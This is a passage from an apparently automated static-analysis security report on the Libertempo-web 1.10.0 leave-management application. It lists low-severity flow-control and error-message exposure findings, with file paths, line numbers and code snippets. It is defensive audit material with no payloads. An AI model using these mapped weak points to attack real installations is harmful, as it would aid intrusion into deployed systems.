Method public function getForm(\$idGroupe = NIL_INT)

```
....
541.             if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 32:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1569
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	552	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....
552.         $data = $this->FormData2Array($_POST);
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
84.         if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 33:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1570
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php

Line	30	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Additionnelle.php
Method public function getForm(\$id = NIL_INT)

```
....
30.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
80.             if(key_exists('group', $post)){
```

Possible Flow Control\Path 34:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1571
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Additionnelle.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	259	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Additionnelle.php
Method public function getListe()

```
....
259.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)


```
....
80.         if(key_exists('group', $post)){
```

Possible Flow Control\Path 35:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1572
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	30	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php
Method public function getForm(\$id = NIL_INT)

```
....
30.         if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
80.         if(key_exists('group', $post)){
```

Possible Flow Control\Path 36:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1573
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	257	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Repos.php
Method public function getListe()

```
....
257.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
80.             if(key_exists('group', $post)){
```

Possible Flow Control\Path 37:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1574
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	452	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getFormListGroupe(\$message = "")

```
....
452.             if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
80.         if(key_exists('group', $post)){
```

Possible Flow Control\Path 38:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1575>
Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	541	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....
541.         if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
80.         if(key_exists('group', $post)){
```

Possible Flow Control\Path 39:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1576>
Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	552	80
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....  
552.                $data = $this->FormData2Array($_POST);
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....  
80.                if(key_exists('group', $post)){
```

Possible Flow Control\Path 40:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1577
Status	New

Possible flow control was found in line 527 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	554	554
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....
554.         if (key_exists('_METHOD', $_POST)) {
```

Possible Flow Control\Path 41:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1578
Status	New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Line	3453	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.         $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Method <?php

```
....
63.  if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 42:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1579
Status	New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Line	3490	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Method <?php

```
....
63. if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 43:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1580>
Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Line	3499	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php

Method <?php

```
....
63. if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 44:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1581>

Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Line	3453	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function getURL()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php

Method <?php

```
....
63. if ( phpCAS::serviceWeb($serviceUrl, $err_code, $output) ) {
```

Possible Flow Control\Path 45:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1582>

Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Line	3490	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Method <?php

```
....
63.  if ( phpCAS::serviceWeb($serviceUrl, $err_code, $output) ) {
```

Possible Flow Control\Path 46:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1583>
Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php
Line	3499	63
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3499.             $ports = explode(',',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php

Method <?php

```
....
63. if ( phpCAS::serviceWeb($serviceUrl, $err_code, $output) ) {
```

Possible Flow Control\Path 47:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1584>

Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php
Line	3453	60
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function getURL()

```
....
3453.             $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php

Method <?php

```
....
60. if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 48:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1585
Status	New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php
Line	3490	60
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php
Method <?php

```
....
60. if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 49:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1586
Status	New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php

Line	3499	60
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb.php

Method <?php

```
....
60. if (phpCAS::serviceWeb($serviceUrl, $err_code, $output)) {
```

Possible Flow Control\Path 50:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1587>

Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php
Line	3453	60
Object	_SERVER	serviceWeb

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method public function getURL()

```
....
3453.             $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_serviceWeb_chaining.php

Method <?php

```
....
60. if (phpCAS::serviceWeb($serviceUrl2, $err_code, $output)) {
```

Information Exposure Through an Error Message

Query Path:

PHP\Cx\Php Low Visibility\Information Exposure Through an Error Message Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.5 - Improper error handling

OWASP Top 10 2013: A5-Security Misconfiguration

Description

Information Exposure Through an Error Message\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=747
Status	New

Method set_error_handler at line 9 of /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/builder.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 9 of /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/builder.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/builder.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/builder.php
Line	10	10
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/builder.php

Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$builder) {

```
....
10. if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=748
Status	New

Method `set_error_handler` at line 9 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/compiler.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `set_error_handler` at line 9 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/compiler.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/compiler.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/compiler.php</code>
Line	10	10
Object	<code>error_reporting</code>	<code>error_reporting</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/compiler.php`
Method `set_error_handler(function ($error, $message, $file, $line) use ($compiler) {`

```
....  
10.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=749
Status	New

Method `function` at line 10 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/coverage.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `function` at line 10 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/coverage.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/coverage.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/coverage.php</code>
Line	11	11
Object	<code>error_reporting</code>	<code>error_reporting</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/coverage.php`
Method `function ($error, $message, $file, $line) use ($coverage) {`

```
....  
11.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 4:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=750
Status	New

Method `set_error_handler` at line 11 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/phar/generator.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `set_error_handler` at line 11 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/phar/generator.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/phar/generator.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/phar/generator.php</code>
Line	12	12
Object	<code>error_reporting</code>	<code>error_reporting</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/phar/generator.php`
Method `set_error_handler(function ($error, $message, $file, $line) use ($generator) {`

```
....  
12.     if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=751
Status	New

Method `function` at line 10 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/tagger.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `function` at line 10 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/tagger.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/tagger.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/tagger.php</code>
Line	11	11
Object	<code>error_reporting</code>	<code>error_reporting</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/tagger.php`
Method `function ($error, $message, $file, $line) use ($tagger) {`

```
....  
11.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=752
Status	New

Method `set_error_handler` at line 11 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/treemap.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `set_error_handler` at line 11 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/treemap.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/treemap.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/treemap.php</code>
Line	12	12
Object	<code>error_reporting</code>	<code>error_reporting</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/scripts/treemap.php`
Method `set_error_handler(function ($error, $message, $file, $line) use ($treemap) {`

```
....  
12.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=753
Status	New

Method `set_error_handler` at line 9 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/builder.php` catches an exception from element `error_reporting` of an `Exception` object. This value flows through the code and is eventually output to the user in method `set_error_handler` at line 9 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/builder.php`. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/builder.php</code>	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/builder.php</code>

Line	10	10
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/builder.php

Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$builder) {

```

....
10.         if (error_reporting() !== 0) {

```

Information Exposure Through an Error Message\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=754
Status	New

Method set_error_handler at line 9 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/compiler.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 9 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/compiler.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/compiler.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/compiler.php
Line	10	10
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/compiler.php

Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$compiler) {

```

....
10.         if (error_reporting() !== 0) {

```

Information Exposure Through an Error Message\Path 9:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=755
Status	New

Method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/coverage.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method function at line 10 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/coverage.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/coverage.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/coverage.php
Line	11	11
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/coverage.php
Method function (\$error, \$message, \$file, \$line) use (\$coverage) {

```
....  
11.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 10:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=756
Status	New

Method set_error_handler at line 11 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/phar/generator.php catches an exception from element error_reporting of an Exception object. This value flows through the code and is eventually output to the user in method set_error_handler at line 11 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/phar/generator.php. This may enable Information Exposure Through an Error Message.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/phar/generator.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/phar/generator.php
Line	12	12
Object	error_reporting	error_reporting

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/scripts/phar/generator.php
Method set_error_handler(function (\$error, \$message, \$file, \$line) use (\$generator) {

```
....
12.         if (error_reporting() !== 0) {
```

Information Exposure Through an Error Message\Path 11:

Severity	Low
Result State	To Verify
